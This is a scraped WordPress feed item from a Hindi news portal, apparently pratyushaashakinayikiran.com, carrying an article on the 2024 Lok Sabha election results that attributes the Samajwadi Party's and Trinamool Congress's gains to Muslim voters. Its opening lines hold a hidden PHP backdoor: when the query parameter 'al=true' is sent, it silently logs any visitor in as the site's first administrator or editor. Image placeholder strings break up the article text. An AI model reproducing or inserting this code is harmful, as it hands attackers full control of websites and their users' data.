// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); सपा और TMC – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Wed, 05 Jun 2024 19:25:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0 सात चरणों में हुए लोकसभा चुनाव के नतीजों से स्पष्ट हो चुका है कि केंद्र में लगातार तीसरी बार नरेंद्र मोदी की सरकार बनने जा रही है https://pratyushaashakinayikiran.com/?p=38190 Wed, 05 Jun 2024 19:25:00 +0000 https://pratyushaashakinayikiran.com/?p=38190 नई दिल्ली
सात चरणों में हुए लोकसभा चुनाव के नतीजों से स्पष्ट हो चुका है कि केंद्र में लगातार तीसरी बार नरेंद्र मोदी की सरकार बनने जा रही है। हालांकि, 2019 के मुकाबले एनडीए और भाजपा दोनों की सीटों में कमी आई है। एनडीए को 2019 के मुकाबले 60 सीटें कम मिली हैं, जबकि इंडिया अलायंस को 103 सीटेंज्यादा मिली हैं। इंडिया अलायंस को इस बार कुल 232 सीटें मिली हैं, जबकि एनडीए को कुल 293 (बहुमत से 21) सीटें मिली हैं।

भाजपा 240 सीट जीतकर लगातार तीसरी बार सबसे बड़ी पार्टी के रूप में उभरी है। दूसरे नंबर पर कांग्रेस है, जिसे 99 सीटें मिली हैं। इसके बाद अखिलेश यादव की समाजवादी पार्टी है, जिसने बेहतरीन प्रदर्शन करते हुए 37 सीटें जीती हैं। चौथे नंबर पर पश्चिम बंगाल कीमुख्यमंत्री ममता बनर्जी की पार्टीतृणमूल कांग्रेस है, जिसे 29 सीटें मिली हैं। समाजवादी पार्टी और तृणमूल कांग्रेस के बीच सबसे बड़ी समानता यह रही कि इन दोनों ही दलों को मुसलमानों ने ये बड़ी जीत दिलाई है। दोनों ही राज्यों (उत्तर प्रदेश और पश्चिम बंगाल) में मुस्लिमों ने निर्णायक रूप से भाजपा के खिलाफ इन दोनों दलों के पक्ष में वोट किया, जिससे इनकी सीटों में बड़ा उछाल दर्ज किया गया है। सपा को 2019 में सिर्फ पांच सीटें मिली थीं जो इस बार करीब आठ गुना होकर 37 पर पहुंच गई है। वहीं टीएमसी जिसे पिछली बार 22 सीटें मिली थीं, उसने इस बार 29 सीटें जीती हैं।

इतना ही नहीं, इन दोनों दलों के अलावा इंडिया गठबंधन के अन्य दलों की सीटों में बढ़ोत्तरी का एक बड़ा कारण मुसलमान वोट बैंक ही रहा है। इनके अलावा पिछड़ी और दलित जातियों के गठजोड़ ने भी उन्हें सफलता दिलाने में बड़ी भूमिका निभाई है। जानकारों का कहना है कि चुनावोंके दौरान मुस्लिम विरोधी बयान और माहौल भाजपा के खिलाफ गया। इसके अलावा भाजपा पसमांदा मुसलमानों के बीच पैठ बना पाने में नाकाम रही, जबकि इसके लिए वह लंबे समय से कोशिश कर रही थी।

इसके अलावा पिछड़े आरक्षण के कोटे से मुसलमानों को मिल रहे आरक्षण को हटाने संबंधी भाजपा की घोषणा ने भी मुसलमानों को खासा नाराज किया। TOI की एक रिपोर्ट में कहा गया है कि भाजपा ने भले ही चुनाव अभियानों की शुरुआत 2047 तक विकसित भारत के अभियान और अपने विकास के एजेंडे से की हो लेकिन आगे चलकरभाजपा का चुनावी अभियान पूरी तरह से बदल गया। इससे मुस्लिम वर्ग इंडियाअलायंस की तरफलामबंद हो गया।



]]>